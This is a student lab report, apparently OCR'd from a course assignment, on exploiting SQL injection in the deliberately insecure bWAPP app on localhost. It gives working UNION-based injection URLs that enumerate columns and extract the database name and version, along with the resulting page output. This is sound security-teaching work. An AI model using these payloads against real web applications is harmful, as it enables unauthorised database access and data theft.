
Student Names:	**Mücahit Veli Cumart** **Yunus Emre Akgün**
Studen Numbers:	**21605893** **21726875**
Subject:	**SQL INJECTIONS**

INTRODUCTION

In this project, we have learned about exploiting database access vulnerabilities of web applications. Most web applications use databases to store related information that is needed to process.The users give inputs and Sql queries to web and the web gets these inputs for searching or doing what the input commands. If the user input is not checked carefully, the application would be vulnerable for SQL injection attacks.For doing this assignment, we used bWAPP,an extremely buggy web app.

2.2.1-SQL Injection (GET/Select)

Firstly, we installed the XAMPP and implemented the bWAPP.After doing configuration of bWAPP, we can use bWAPP on localhost/bwapp.The default username is bee and the default password of bee is bug. We can login with these information. We can see the page after logging in below.



localhost/bWAPP/portal.php

bWAPP

an extremely buggy web app !

Choose your bug: ☑ open in new tab

SQL Injection (GET/Select)

Set your security level:

low Set Current: low

/ Portal /

bWAPP, or a buggy web application, is a free and open source deliberately insecure web application.
It helps security enthusiasts, developers and students to discover and to prevent web vulnerabilities.
bWAPP covers all major known web vulnerabilities, including all risks from the OWASP Top 10 project!
It is for security-testing and educational purposes only.


Which bug do you want to hack today? :)

HTTP Response Splitting
HTTP Verb Tampering
Information Disclosure - Favicon
Information Disclosure - Headers
Information Disclosure - PHP version
Information Disclosure - Robots File
Insecure iFrame (Login Form)
Unrestricted File Upload
-------------------------- Extras --------------------------

Hack

bWAPP is licensed under (cc) BY-NC-ND © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive training?

In this task, we want to do Get/Select injection . We set our security level as ‘low’ and choosed our bug as ‘SQL Injection(GET/Search) and we clicked Hack button. The page of Get/Select opened with http://localhost/bWAPP/sqli_2.php. We can see this page below.



Choose your bug: ☑ open in new tab
SQL Injection (GET/Select)

Set your security level:
low | Set | Current: low


/ SQL Injection (GET/Select) /

Select a movie: G.I. Joe: Retaliation

Title	Release	Character	Genre	IMDb

bWAPP is licensed under (cc) BY-NC-ND © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive training?

In this page, we can select movies and we can see the some informations about the selected movie like title,release,character,genre and imdb,and also the url has changed with http://localhost/bWAPP/sqli_2.php?movie=10&action=go .We will do injection with using url. We can input SQL queries to url for exploit the vulnerabilities. We can see the page below after we select a movie.



Choose your bug: ☑ open in new tab
SQL Injection (GET/Select)

Set your security level:
low | Set | Current: low

/ SQL Injection (GET/Select) /


Select a movie: G.I. Joe: Retaliation

Title	Release	Character	Genre	IMDb
World War Z	2013	Gerry Lane	horror	Link

bWAPP is licensed under (cc) BY-NC-ND © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive training?

a) Find column number of the SQL statement.

We can use ORDER BY command with colum in SQL. When we give **movie=1 order by 1 &action=go** command as input to the end of page's url, we can see the first movie's information ordered by column 1 ,no error. Screenshot is below.



localhost/bWAPP/sqli_2.php?movie=1%20order%20by%201%20&action=go


/ SQL Injection (GET/Select) /

Select a movie: G.I. Joe: Retaliation Go

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link

bWAPP is licensed under (cc) BY-NC-ND © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive training?

When we try "order by " command by incrementing the column number one by one., we get an error if the column number is 8. That's why we can learn the column number of this statement.The colum number is 7.Screenshot is below.



localhost/bWAPP/sqli_2.php?movie=1%20order%20by%208%20&action=go


/ SQL Injection (GET/Select) /

Select a movie: G.I. Joe: Retaliation Go

Title	Release	Character	Genre	IMDb
Error: Unknown column '8' in 'order clause'				

b. Find name of the current database.

In this part, we want to learn name of the current database. Using the 'uninon all select' command, we can see which columns are outputted to the site. For example , when we give **movie=1 and 1=0 union all select 1,2,3,4,5,6,7&action=go** command as input to the end of page's url, we can see that 2,3,4, and 5 are outputted to the site. The using of "and 1=0" for getting only the data of "union all select". Screenshot is below.



localhost/bWAPP/sqli_2.php?movie=1%20and%201=0%20union%20all%20select%201,2,3,4,5,6,7&action=go

Choose your bug: ☑ open in new tab

SQL Injection (GET/Select)

Set your security level: low Set Current: low


/ SQL Injection (GET/Select) /

Select a movie: G.I. Joe: Retaliation Go

Title	Release	Character	Genre	IMDb
2	3	5	4	Link

bWAPP is licensed under (cc) BY-NC-ND © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive training?

If we use **database()** function of SQL instead of any column which are outputted, 2,3,4,or 5, We can see the name of the database. The command is **movie=1 and 1=0 union all select 1,<u>database()</u>,3,4,5,6,7&action=go.** The name of the database which we use is "**bwapp**". Screenshot is below.



localhost/bWAPP/sqli_2.php?movie=1%20and%201=0%20union%20all%20select%201,database(),3,4,5,6,7&action=go

Choose your bug: ☑ open in new tab

SQL Injection (GET/Select)


Set your security level: low Set Current: low

Select a movie: G.I. Joe: Retaliation Go

Title	Release	Character	Genre	IMDb
bwapp	3	5	4	Link

c. Find version of the database.

In SQL, we can use **@@version** instead of any column which are outputted, 2,3,4,or 5 for finding the version of database. If we give **movie=1 and 1=0 union all select 1,version(),3,4,5,6,7&action=go** (as like finding database name), we can learn the version the database. The version of the current database is **“10.4.18-MariaDB”.** Screenshot is below.



localhost/bWAPP/sqli_2.php?movie=1%20and%201=0%20union%20all%20select%201,@@version,3,4,5,6,7&action=go

Choose your bug: ☑ open in new tab

